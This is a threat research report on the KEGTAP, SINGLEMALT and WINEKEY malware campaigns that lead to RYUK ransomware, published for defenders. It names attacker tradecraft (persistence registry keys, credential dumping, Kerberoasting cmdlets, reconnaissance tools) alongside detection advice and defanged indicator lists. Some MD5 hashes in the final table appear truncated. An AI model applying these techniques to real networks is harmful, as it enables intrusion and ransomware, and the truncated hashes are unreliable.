Unhappy Hour Special: KEGTAP and SINGLEMALT With a Ransomware Chaser

fireeye.com/blog/threat-research/2020/10/kegtap-and-singlemalt-with-a-ransomware-chaser.html

Threat Research

Kimberly Goody, Jeremy Kennelly, Joshua Shilko, Steve Elovitz, Douglas Bienstock

Oct 28, 2020

22 mins read

Malware

Ransomware

Threat Research

Uncategorized Groups (UNC Groups)

Throughout 2020, ransomware activity has become increasingly prolific, relying on an ecosystem of distinct but co-enabling operations to gain access to targets of interest before conducting extortion. Mandiant Threat Intelligence has tracked several loader and backdoor campaigns that lead to the post-compromise deployment of ransomware, sometimes within 24 hours of initial compromise. Effective and fast detection of these campaigns is key to mitigating this threat.

The malware families enabling these attacks previously reported by Mandiant to intelligence subscribers include KEGTAP/BEERBOT, SINGLEMALT/STILLBOT and WINEKEY/CORKBOT. While these malware families communicate with the same command and control infrastructure (C2) and are close to functional parity, there are minimal code overlaps across them. Other security researchers have tracked these malware families under the names BazarLoader and BazarBackdoor or Team9.

The operators conducting these campaigns have actively targeted hospitals, retirement communities, and medical centers, even in the midst of a global health crisis, demonstrating a clear disregard for human life.

Email Campaign TTPs

Campaigns distributing KEGTAP, SINGLEMALT and WINEKEY have been sent to individuals at organizations across a broad range of industries and geographies using a series of shifting delivery tactics, techniques and procedures (TTPs). Despite the frequent changes seen across these campaigns, the following has remained consistent across recent activity:

- Emails contain an in-line link to an actor-controlled Google Docs document, typically a PDF file.
- This document contains an in-line link to a URL hosting a malware payload.
- Emails masquerade as generic corporate communications, including follow-ups about documents and phone calls or emails crafted to appear related to complaints, terminations, bonuses, contracts, working schedules, surveys or queries about business hours.

- Some email communications have included the recipient's name or employer name in the subject line and/or email body.

Despite this uniformity, the associated TTPs have otherwise changed regularly—both between campaigns and across multiple spam runs seen in the same day. Notable ways that these campaigns have varied over time include:

- Early campaigns were delivered via Sendgrid and included in-line links to Sendgrid URLs that would redirect users to attacker-created Google documents. In contrast, recent campaigns have been delivered via attacker-controlled or compromised email infrastructure and have commonly contained in-line links to attacker-created Google documents, although they have also used links associated with the Constant Contact service.
- The documents loaded by these in-line links are crafted to appear somewhat relevant to the theme of the email campaign and contain additional links along with instructions directing users to click on them. When clicked, these links download malware binaries with file names masquerading as document files. Across earlier campaigns these malware binaries were hosted on compromised infrastructure, however, the attackers have shifted to hosting their malware on legitimate web services, including Google Drive, Basecamp, Slack, Trello, Yougile, and JetBrains.
- In recent campaigns, the malware payloads have been hosted on numerous URLs associated with one or more of these legitimate services. In cases where the payloads have been taken down, the actors have sometimes updated their Google documents to contain new, working links.
- Some campaigns have also incorporated customization, including emails with internal references to the recipients' organizations (Figure 1) and organizations' logos embedded into the Google Docs documents (Figure 2).



Figure 1: Email containing internal references to target an organization’s name



Figure 2: Google Docs PDF document containing a target organization’s logo

Hiding the final payload behind multiple links is a simple yet effective way to bypass some email filtering technologies. Various technologies have the ability to follow links in an email to try to identify malware or malicious domains; however, the number of links followed can vary. Additionally, embedding links within a PDF document further makes automated detection and link-following difficult.

Post-Compromise TTPs

Given the possibility that accesses obtained from these campaigns may be provided to various operators to monetize, the latter-stage TTPs, including ransomware family deployed, may vary across intrusions. A notable majority of cases where Mandiant has had visibility into these post-compromise TTPs have been attributable to UNC1878, a financially motivated actor that monetizes network access via the deployment of RYUK ransomware.

Establish Foothold

Once the loader and backdoor have been executed on the initial victim host, the actors have used this initial backdoor to download POWERTRICK and/or Cobalt Strike BEACON payloads to establish a foothold. Notably, the respective loader and backdoor as well as POWERTRICK have typically been installed on a small number of hosts in observed incidents, suggesting these payloads may be reserved for establishing a foothold and performing initial network and host reconnaissance. However, BEACON is frequently found on a larger number of hosts and used throughout various stages of the attack lifecycle.

Maintain Presence

Beyond the preliminary phases of each intrusion, we have seen variations in how these attackers have maintained presence after establishing an initial foothold or moving laterally within a network. In addition to the use of common post-exploitation frameworks such as Cobalt Strike, Metasploit and EMPIRE, we have observed the use of other backdoors, including ANCHOR, that we also believe to be under control of the actors behind TrickBot.

- The loaders associated with this activity can maintain persistence through reboot by using at least four different techniques, including creating a scheduled task, adding itself to the startup folder as a shortcut, creating a scheduled Microsoft BITS job using /setnotifycmdline, and adding itself to the Userinit value under the following registry key:
  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon.
- Actors have downloaded POWERTRICK, Metasploit Meterpreter, and Cobalt Strike BEACON payloads following the initial compromise. BEACON payloads have commonly been executed after moving laterally to new hosts within the victim network. The attackers have employed Cobalt Strike payloads crafted to maintain persistence through reboot via a scheduled task on critical systems in victim environments. Notably, BEACON is the backdoor observed most frequently across these incidents.
- We have observed actors executing encoded PowerShell commands that ultimately executed instances of the PowerShell EMPIRE backdoor.
- The actors were observed using BEACON to execute PowerLurk's Register-MaliciousWmiEvent cmdlet to register WMI events used to kill processes related to security tools and utilities, including Task Manager, WireShark, TCPView, ProcDump, Process Explorer, Process Monitor, NetStat, PSLoggedOn, LogonSessions, Process Hacker, Autoruns, AutorunsSC, RegEdit, and RegShot.
- In at least once case, attackers have maintained access to a victim environment using stolen credentials to access corporate VPN infrastructure configured to require only single-factor authentication.

Escalate Privileges

The most commonly observed methods for escalating privileges in these incidents have involved the use of valid credentials. The actors used a variety of techniques for accessing credentials stored in memory or on disk to access privileged accounts.

- The actors used valid credentials obtained using MimiKatz variants to escalate privileges. We've observed Mimikatz being executed both from the file system of victim hosts and via PowerShell cmdlets executed via Cobalt Strike BEACON.
- Actors have gained access to credentials via exported copies of the *ntds.dit* Active Directory database and SYSTEM and SECURITY registry hives from a Domain Controller.
- In multiple instances, the actors have launched attacks against Kerberos, including the use of RUBEUS, the MimiKatz Kerberos module, and the Invoke-Kerberoast cmdlet.

Reconnaissance

The approaches taken to perform host and network reconnaissance across these incidents varied; however, a significant portion of observed reconnaissance activity has revolved around Activity Directory enumeration using publicly available utilities such as BLOODHOUND, SHARPHOUND or ADFind, as well as the execution of PowerShell cmdlets using Cobalt Strike BEACON.

- BEACON has been installed on a large number of systems across these intrusions and has been used to execute various reconnaissance commands including both built-in host commands and PowerShell cmdlets. Observed PowerShell cmdlets include:
  - Get-GPPPassword
  - Invoke-AllChecks
  - Invoke-BloodHound
  - Invoke-EternalBlue
  - Invoke-FileFinder
  - Invoke-HostRecon
  - Invoke-Inveigh
  - Invoke-Kerberoast
  - Invoke-LoginPrompt
  - Invoke-mimikittenz
  - Invoke-ShareFinder
  - Invoke-UserHunter
- Mandiant has observed actors using POWERTRICK to execute built-in system commands on the initial victim host, including *ipconfig*, *findstr*, and *cmd.exe*.
- The actors leveraged publicly available utilities Adfind, BLOODHOUND, SHARPHOUND, and KERBRUTE on victim networks to collect Active Directory information and credentials.
- WMIC commands have been used to perform host reconnaissance, including listing installed software, listing running processes, and identifying operating system and system architecture.
- The actors have used a batch script to ping all servers identified during Active Directory enumeration and output the results to *res.txt*.
- The actors used the *Nltest* command to list domain controllers.

Lateral Movement

Lateral movement was most commonly accomplished using valid credentials in combination with Cobalt Strike BEACON, RDP and SMB, or using the same backdoors used to establish a foothold in victim networks.

- The actors have regularly leveraged Cobalt Strike BEACON and Metasploit Meterpreter to move laterally within victim environments.
- The actors commonly moved laterally within victim environments using compromised accounts—both those belonging to regular users and accounts with administrative privileges. In addition to the use of common post-exploitation frameworks, lateral movement has also been achieved using WMIC commands and the Windows RDP and SMB protocols.
- The actors used the Windows *net use* command to connect to Windows admin shares to move laterally.

Complete Mission

Mandiant is directly aware of incidents involving KEGTAP that included the post-compromise deployment of RYUK ransomware. We have also observed instances where ANCHOR infections, another backdoor associated with the same actors, preceded CONTI or MAZE deployment.

- In at least one case, an executable was observed that was designed to exfiltrate files via SFTP to an attacker-controlled server.
- The actors have used Cobalt Strike BEACON to exfiltrate data created through network reconnaissance activities as well as user files.
- The actors were observed deleting their tools from victim hosts in an attempt to remove indicators of compromise.
- The actors have used their access to the victim network to deploy ransomware payloads. There is evidence to suggest that RYUK ransomware was likely deployed via PsExec, but other scripts or artifacts related to the distribution process were not available for forensic analysis.

Hunting Strategies

If an organization identifies a host with an active infection believed to be an instance of KEGTAP or a parallel malware family, the following containment actions are recommended. Note that due to the velocity of this intrusion activity, these actions should be taken in parallel.

- Isolate and perform a forensic review of any impacted systems.
- Review incoming emails to the user that owns the impacted device for emails matching the distribution campaigns, and take action to remove the messages from all mailboxes.
- Identify the URLs used by the phishing campaign and block them using proxy or network security devices.
- Reset credentials for any user accounts associated with execution of the malware.
- Perform an enterprise wide review for lateral movement authentication from the impacted systems.
- Check authentication logs from any single-factor remote access solutions that may exist (VPN, VDI, etc) and move towards multi-factor authentication (MFA) as soon as possible.

An enterprise-wide effort should be made to identify host-based artifacts related to the execution of first-stage malware and all post-intrusion activity associated with this activity. Some baseline approaches to this have been captured as follows.

Activity associated with the KEGTAP loader can often be identified via a review of system startup folders and Userinit values under the HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon registry key.

%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\adobe.lnk

Figure 3: Example LNK file associated with KEGTAP persistence within a system's startup folders

SINGLEMALT employs BITS to maintain persistence through reboot and can often be identified via a review of anomalous BITS jobs. SINGLEMALT uses a well-documented BITS persistence mechanism that intentionally creates a job to download a non-existent URL, which will trigger a failure event. The job is set to retry on a regular interval, thus ensuring the malware continues to run. To review the BITS job on a host run the command bitsadmin /list.

- Display name may be "Adobe Update", "System autoupdate" or another generic value.
- Notify state may be set to Fail (Status 2).
- FileList URL value may be set to the local host or a URL that does not exist.
- The Notification Command Line value may contain the path to the SINGLEMALT sample and/or a command to move it to a new location then start it.
- The Retry Delay value will be set.

WINEKEY maintains persistence through reboot via the use of registry RUN keys. Searching for anomalous RUN keys enterprise-wide can help to identify systems impacted by this malware.

Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Backup Mgr

Value: Path to the backdoor

Figure 4: Example registry RUN key used by WINEKEY to maintain persistence

The ANCHOR backdoor has been seen across a subset of intrusions associated with this activity and can often be identified via the scheduled tasks it uses to maintain persistence through reboot. The scheduled tasks created by ANCHOR are often unnamed, although that is not always the case.

- The identification of named scheduled tasks associated with ANCHOR persistence may be constructed according to the following pattern: <*Random directory within %APPDATA%*> autoupdate#<*random number*>.
- All unnamed scheduled tasks should be reviewed, particularly those with a creation date consistent with the time of the suspected compromise.

Although it is a low fidelity indicator, ANCHOR activity may also sometimes be identified by searching for binaries within the C:\Windows\SysWOW64 directory that have a file name matching the following pattern: <*8 random lowercase chars*>.exe. Stacking or sorting on file creation timestamps in the C:\Windows\SysWOW64 directory may also help identify malicious files, as the directory should be mostly static.

Post-exploitation activity associated with the deployment of ransomware following these campaigns is typically conducted using the Cobalt Strike attack framework. The BEACON payload associated with Cobalt Strike can often be identified via a review of existing registered services and service creation events (Event ID 7045), both markers of the mechanism it most commonly employs to maintain persistence.

The following are additional strategies that may aid in identifying associated activity:

- Organizations can review web proxy logs in order to identify HXXP requests for file storage, project management, collaboration or communication services with a referrer from a Google Docs document.
- During the associated post-compromise activity, attackers have commonly staged their tools and data in the PerfLogs directory and C$ share.
- While collecting data used to enable later-stage operations, the attackers commonly leave instances of ntds.dit and exports of the SYSTEM and SECURITY registry hives on impacted systems.

Hardening Strategies

The actions taken by the actors to escalate privileges and move laterally in an environment use well-documented techniques that search the network and Active Directory for common misconfigurations that expose credentials and systems for abuse. Organizations can take steps to limit the impact and effectiveness of these techniques. For more in-depth recommendations see our ransomware protection white paper.

- Harden service accounts against brute force and password guessing attacks. Most organizations have at least a few service accounts with passwords set to never expire. These passwords are likely old and insecure. Make a best effort to reset as many of these accounts as possible to long and complex passwords. In cases where it is possible, migrate to MSAs and gMSAS for automated rotation.
- Prevent the usage of privileged accounts for lateral movement. Use GPOs to restrict the ability for privileged accounts such as Domain Administrators and privileged service accounts from initiating RDP connections and network logins.Actors often pick just a few accounts to use for RDP; by limiting the number of potential accounts, you provide detection opportunities and opportunities to slow the actor.

- Block internet access for servers where possible. Often times there is no business need for servers, especially AD infrastructure systems, to access the Internet. The actors often choose high-uptime servers for the deployment of post-exploitation tools such as BEACON.
- Block uncategorized and newly registered domains using web proxies or DNS filters. Often the final payload delivered via phishing is hosted on a compromised third-party website that do not have a business categorization.
- Ensure that critical patches are installed on Windows systems as well as network infrastructure. We have observed attackers exploiting well-known vulnerabilities such as Zerologon (CVE-2020-1472) to escalate privileges in an environment prior to deploying ransomware. In other cases, possibly unrelated to UNC1878, we have observed threat actors gain access to an environment through vulnerable VPN infrastructure before deploying ransomware.

For more intelligence on ransomware and other threats, please register for Mandiant Advantage Free, a no-cost version of our threat intelligence platform. Check out this episode of *State of the Hack* for additional information on this threat.

Campaign Indicators

Sample Email Subjects / Patterns

- <(first|last)-name>: Important Information
- <Company Name>
- <Company Name> complaint
- <(first|last)-name>
- <(first|last)-name>
- Agreement cancellation message
- Agreement cancellation notice
- Agreement cancellation notification
- Agreement cancellation reminder
- Agreement suspension message
- Agreement suspension notice
- Agreement suspension notification
- Agreement suspension reminder
- Arrangement cancellation message
- Arrangement cancellation notice
- Arrangement cancellation notification
- Arrangement cancellation reminder
- Arrangement suspension message
- Arrangement suspension notice
- Arrangement suspension notification
- Arrangement suspension reminder
- Contract cancellation message
- Contract cancellation notice
- Contract cancellation notification
- Contract cancellation reminder
- Contract suspension message
- Contract suspension notice
- Contract suspension notification
- Contract suspension reminder
- debit confirmation
- FW: <Name> Annual Bonus Report is Ready
- FW: Urgent: <Company Name>: A Customer Complaint Request – Prompt Action Required
- RE: <(first|last)-name>
- RE: <(first|last)-name>: Your Payslip for October
- RE: <Company Name> - my visit
- RE: <Company Name> Employee Survey
- RE: <Company Name> office
- RE: <Name> about complaint
- RE: <Name> bonus
- RE: <Name> termination list
- RE: <Name>
- RE: <Company Name> office
- RE: <(first|last)-name>
- RE: <(first|last)-name> <(first|last)-name>: complaint
- RE: <(first|last)-name>: Subpoena
- RE: <(first|last)-name>
- RE: <(first|last)-name>: Your Payslip for September
- RE: about complaint

- RE: Adopted Filer Forms
- RE: Business hours adjustment
- RE: Business hours realignment
- RE: Business hours rearrangement
- RE: Business hours restructuring
- RE: Business schedule adjustment
- RE: Business schedule realignment
- RE: Business schedule rearrangement
- RE: Business schedule restructuring
- RE: call me
- RE: changes
- RE: complaint
- RE: Complaint in <Company Name>.
- RE: Complaint on <Name>
- RE: customer request
- RE: debit confirmation
- RE: document copy
- RE: documents list
- RE: Edgar Filer forms renovations
- RE: employee bonuses
- RE: Filer Forms adaptations
- RE: my call
- RE: New filer form types
- RE: office
- RE: our meeting
- RE: Payroll Register
- RE: report confirmation
- RE: situation
- RE: Subpoena
- RE: termination
- RE: till 2 pm
- RE: Urgent <Company Name> Employee Internal Survey
- RE: visit
- RE: what about your opinion?
- RE: what time?
- RE: why
- RE: why this debit
- RE: Working schedule adjustment
- RE: Working schedule realignment
- RE: Working schedule rearrangement
- RE: Working schedule restructuring
- RE: Your Payslip for September

Example Malware Family MD5s

- KEGTAP
  df00d1192451268c31c1f8568d1ff472
- BEERBOT
  6c6a2bfa5846fab374b2b97e65095ec9
- SINGLEMALT
  37aa5690094cb6d638d0f13851be4246
- STILLBOT
  3176c4a2755ae00f4fffe079608c7b25
- WINEKEY
  9301564bdd572b0773f105287d8837c4
- CORKBOT
  0796f1c1ea0a142fc1eb7109a44c86cb

Code Signing Certificate CNs

- ARTBUD RADOM SP Z O O
- BESPOKE SOFTWARE SOLUTIONS LIMITED
- Best Fud, OOO
- BlueMarble GmbH
- CHOO FSP, LLC

- Company Megacom SP Z O O
- ESTELLA, OOO
- EXON RENTAL SP Z O O
- Geksan LLC
- GLOBAL PARK HORIZON SP Z O O
- Infinite Programming Limited
- James LTH d.o.o.
- Logika OOO
- MADAS d.o.o.
- MUSTER PLUS SP Z O O
- NEEDCODE SP Z O O
- Nordkod LLC
- NOSOV SP Z O O
- OOO MEP
- PLAN CORP PTY LTD
- REGION TOURISM LLC
- RESURS-RM OOO
- Retalit LLC
- Rumikon LLC
- SNAB-RESURS, OOO
- TARAT d.o.o.
- TES LOGISTIKA d.o.o.
- VAS CO PTY LTD
- VB CORPORATE PTY. LTD.
- VITA-DE d.o.o.

UNC1878 Indicators

A significant proportion of the post-compromise activity associated with these campaigns has involved the distribution of RYUK ransomware by a threat group tracked by Mandiant as UNC1878. As such, we are releasing indicators associated with this group.

BEACON C2s

First Seen	Domain
12/11/19	updatemanagir[.]us
12/20/19	cmdupdatewin[.]com
12/26/19	scrservallinst[.]info
1/10/20	winsystemupdate[.]com
1/11/20	jomamba[.]best
1/13/20	updatewinlsass[.]com
1/16/20	winsysteminfo[.]com
1/20/20	livecheckpointsrs[.]com
1/21/20	ciscocheckapi[.]com
1/28/20	timesshifts[.]com
1/29/20	cylenceprotect[.]com
1/30/20	sophosdefence[.]com
1/30/20	taskshedulewin[.]com

1/30/20	windefenceinfo[.]com
1/30/20	lsasswininfo[.]com
1/30/20	update-wind[.]com
1/30/20	lsassupdate[.]com
1/30/20	renovatesystem[.]com
1/31/20	updatewinsoftr[.]com
2/2/20	cleardefencewin[.]com
2/2/20	checkwinupdate[.]com
2/2/20	havesetup[.]net
2/3/20	update-wins[.]com
2/3/20	conhostservice[.]com
2/4/20	microsoftupdateswin[.]com
2/4/20	iexploreservice[.]com
2/12/20	avrenew[.]com
2/12/20	target-support[.]online
2/12/20	web-analysis[.]live
2/14/20	freeallsafe[.]com
2/17/20	windefens[.]com
2/17/20	defenswin[.]com
2/17/20	easytus[.]com
2/17/20	greattus[.]com
2/17/20	livetus[.]com
2/17/20	comssite[.]com
2/17/20	findtus[.]com
2/17/20	bigtus[.]com
2/17/20	aaatus[.]com
2/17/20	besttus[.]com

2/17/20	firsttus[.]com
2/17/20	worldtus[.]com
2/26/20	freeoldsafe[.]com
2/26/20	serviceupdates[.]net
2/26/20	topserviceupdater[.]com
2/27/20	myserviceupdater[.]com
2/29/20	myservicebooster[.]net
2/29/20	servicesbooster[.]org
2/29/20	brainschampions[.]com
2/29/20	myservicebooster[.]com
2/29/20	topservicesbooster[.]com
2/29/20	servicesbooster[.]com
2/29/20	topservicesecurity[.]org
2/29/20	topservicesecurity[.]net
2/29/20	topsecurityservice[.]net
2/29/20	myyserviceupdater[.]com
2/29/20	topservicesupdate[.]com
2/29/20	topservicesecurity[.]com
2/29/20	servicesecurity[.]org
2/29/20	myserviceconnect[.]net
3/2/20	topservicesupdates[.]com
3/2/20	yoursuperservice[.]com
3/2/20	topservicehelper[.]com
3/2/20	serviceuphelper[.]com
3/2/20	serviceshelpers[.]com
3/2/20	boostsecuritys[.]com
3/3/20	hakunamatatata[.]com

3/8/20	service-updater[.]com
3/9/20	secondserviceupdater[.]com
3/9/20	twelvethserviceupdater[.]com
3/9/20	twentiethservicehelper[.]com
3/9/20	twelfthservicehelper[.]com
3/9/20	tenthservicehelper[.]com
3/9/20	thirdserviceupdater[.]com
3/9/20	thirdservicehelper[.]com
3/9/20	tenthserviceupdater[.]com
3/9/20	thirteenthservicehelper[.]com
3/9/20	seventeenthservicehelper[.]com
3/9/20	sixteenthservicehelper[.]com
3/9/20	sixthservicehelper[.]com
3/9/20	seventhservicehelper[.]com
3/9/20	seventhserviceupdater[.]com
3/9/20	sixthserviceupdater[.]com
3/9/20	secondservicehelper[.]com
3/9/20	ninthservicehelper[.]com
3/9/20	ninethserviceupdater[.]com
3/9/20	fourteenthservicehelper[.]com
3/9/20	fourthserviceupdater[.]com
3/9/20	firstserviceupdater[.]com
3/9/20	firstservisehelper[.]com
3/9/20	fifthserviceupdater[.]com
3/9/20	eleventhserviceupdater[.]com
3/9/20	fifthservicehelper[.]com
3/9/20	fourservicehelper[.]com

3/9/20	eighthservicehelper[.]com
3/9/20	eighteenthservicehelper[.]com
3/9/20	eighthserviceupdater[.]com
3/9/20	fifteenthservicehelper[.]com
3/9/20	nineteenthservicehelper[.]com
3/9/20	eleventhservicehelper[.]com
3/14/20	thirdservice-developer[.]com
3/14/20	fifthservice-developer[.]com
3/15/20	firstservice-developer[.]com
3/16/20	fourthservice-developer[.]com
3/16/20	ninethservice-developer[.]com
3/16/20	seventhservice-developer[.]com
3/16/20	secondservice-developer[.]com
3/16/20	sixthservice-developer[.]com
3/16/20	tenthservice-developer[.]com
3/16/20	eithtservice-developer[.]com
3/17/20	servicedupdater[.]com
3/17/20	service-updateer[.]com
3/19/20	sexyservicee[.]com
3/19/20	serviceboostnumberone[.]com
3/19/20	servicedbooster[.]com
3/19/20	service-hunter[.]com
3/19/20	servicedhunter[.]com
3/19/20	servicedpower[.]com
3/19/20	sexycservice[.]com
3/23/20	yourserviceupdater[.]com
3/23/20	top-serviceupdater[.]com

3/23/20	top-servicebooster[.]com
3/23/20	serviceshelps[.]com
3/23/20	servicemonsterr[.]com
3/23/20	servicehunterr[.]com
3/23/20	service-helpes[.]com
3/23/20	servicecheckerr[.]com
3/23/20	newservicehelper[.]com
3/23/20	huntersservice[.]com
3/23/20	helpforyourservice[.]com
3/23/20	boostyourservice[.]com
3/26/20	developmasters[.]com
3/26/20	actionshunter[.]com
5/4/20	info-develop[.]com
5/4/20	ayechecker[.]com
5/4/20	service-booster[.]com
9/18/20	zapored[.]com
9/22/20	gtrsqer[.]com
9/22/20	chalengges[.]com
9/22/20	caonimas[.]com
9/22/20	hakunaman[.]com
9/22/20	getinformationss[.]com
9/22/20	nomadfunclub[.]com
9/22/20	harddagger[.]com
9/22/20	errvghu[.]com
9/22/20	reginds[.]com
9/22/20	gameleaderr[.]com
9/22/20	razorses[.]com

9/22/20	vnuret[.]com
9/22/20	regbed[.]com
9/22/20	bouths[.]com
9/23/20	ayiyas[.]com
9/23/20	serviceswork[.]net
9/23/20	moonshardd[.]com
9/23/20	hurrypotter[.]com
9/23/20	biliyilish[.]com
9/23/20	blackhoall[.]com
9/23/20	checkhunterr[.]com
9/23/20	daggerclip[.]com
9/23/20	check4list[.]com
9/24/20	chainnss[.]com
9/29/20	hungrrybaby[.]com
9/30/20	martahzz[.]com
10/1/20	jonsonsbabyy[.]com
10/1/20	wondergodst[.]com
10/1/20	zetrexx[.]com
10/1/20	tiancaii[.]com
10/1/20	cantliee[.]com
10/1/20	realgamess[.]com
10/1/20	maybebaybe[.]com
10/1/20	saynoforbubble[.]com
10/1/20	chekingking[.]com
10/1/20	rapirasa[.]com
10/1/20	raidbossa[.]com
10/1/20	mountasd[.]com

10/1/20	puckhunterrr[.]com
10/1/20	pudgeee[.]com
10/1/20	loockfinderrs[.]com
10/1/20	lindasak[.]com
10/1/20	bithunterr[.]com
10/1/20	voiddas[.]com
10/1/20	sibalsakie[.]com
10/1/20	giveasees[.]com
10/1/20	shabihere[.]com
10/1/20	tarhungangster[.]com
10/1/20	imagodd[.]com
10/1/20	raaidboss[.]com
10/1/20	sunofgodd[.]com
10/1/20	rulemonster[.]com
10/1/20	loxliver[.]com
10/1/20	servicegungster[.]com
10/1/20	kungfupandasa[.]com
10/2/20	check1domains[.]com
10/5/20	sweetmonsterr[.]com
10/5/20	qascker[.]com
10/7/20	remotessa[.]com
10/7/20	cheapshhot[.]com
10/7/20	havemosts[.]com
10/7/20	unlockwsa[.]com
10/7/20	sobcase[.]com
10/7/20	zhameharden[.]com
10/7/20	mixunderax[.]com

10/7/20	bugsbunnyy[.]com
10/7/20	fastbloodhunter[.]com
10/7/20	serviceboosterr[.]com
10/7/20	servicewikii[.]com
10/7/20	secondlivve[.]com
10/7/20	quwasd[.]com
10/7/20	luckyhunterrs[.]com
10/7/20	wodemayaa[.]com
10/7/20	hybriqdjs[.]com
10/7/20	gunsdrag[.]com
10/7/20	gungameon[.]com
10/7/20	servicemount[.]com
10/7/20	servicesupdater[.]com
10/7/20	service-boosterr[.]com
10/7/20	serviceupdatter[.]com
10/7/20	dotmaingame[.]com
10/12/20	backup1service[.]com
10/13/20	bakcup-monster[.]com
10/13/20	bakcup-checker[.]com
10/13/20	backup-simple[.]com
10/13/20	backup-leader[.]com
10/13/20	backup-helper[.]com
10/13/20	service-checker[.]com
10/13/20	nasmastrservice[.]com
10/14/20	service-leader[.]com
10/14/20	nas-simple-helper[.]com
10/14/20	nas-leader[.]com

10/14/20	boost-servicess[.]com
10/14/20	elephantdrrive[.]com
10/15/20	service-hellper[.]com
10/16/20	top-backuphelper[.]com
10/16/20	best-nas[.]com
10/16/20	top-backupservice[.]com
10/16/20	bestservicehelper[.]com
10/16/20	backupnas1[.]com
10/16/20	backupmastter[.]com
10/16/20	best-backup[.]com
10/17/20	viewdrivers[.]com
10/19/20	topservicebooster[.]com
10/19/20	topservice-masters[.]com
10/19/20	topbackupintheworld[.]com
10/19/20	topbackup-helper[.]com
10/19/20	simple-backupbooster[.]com
10/19/20	top3-services[.]com
10/19/20	backup1services[.]com
10/21/20	backupmaster-service[.]com
10/21/20	backupmasterservice[.]com
10/21/20	service1updater[.]com
10/21/20	driverdwl[.]com
10/21/20	backup1master[.]com
10/21/20	boost-yourservice[.]com
10/21/20	checktodrivers[.]com
10/21/20	backup1helper[.]com
10/21/20	driver1updater[.]com

10/21/20	driver1master[.]com
10/23/20	view-backup[.]com
10/23/20	top3servicebooster[.]com
10/23/20	servicereader[.]com
10/23/20	servicehel[.]com
10/23/20	driver-boosters[.]com
10/23/20	service1update[.]com
10/23/20	service-hel[.]com
10/23/20	driver1downloads[.]com
10/23/20	service1view[.]com
10/23/20	backups1helper[.]com
10/25/20	idriveview[.]com
10/26/20	debug-service[.]com
10/26/20	idrivedwn[.]com
10/28/20	driverjumper[.]com
10/28/20	service1boost[.]com
10/28/20	idriveupdate[.]com
10/28/20	idrivehepler[.]com
10/28/20	idrivefinder[.]com
10/28/20	idrivecheck[.]com
10/28/20	idrivedownload[.]com

First Seen	Server	Subject	MD5
12/12/19	140.82.60.155:443	CN=updatemanagir[.]us	ec16be328c09473d5e5c07310583c
12/21/19	96.30.192.141:443	CN=cmdupdatewin[.]com	3d4de17df25412bb714fda069f6eb2
1/6/20	45.76.49.78:443	CN=scrservallinst[.]info	cd6035bd51a44b597c1e181576dd4
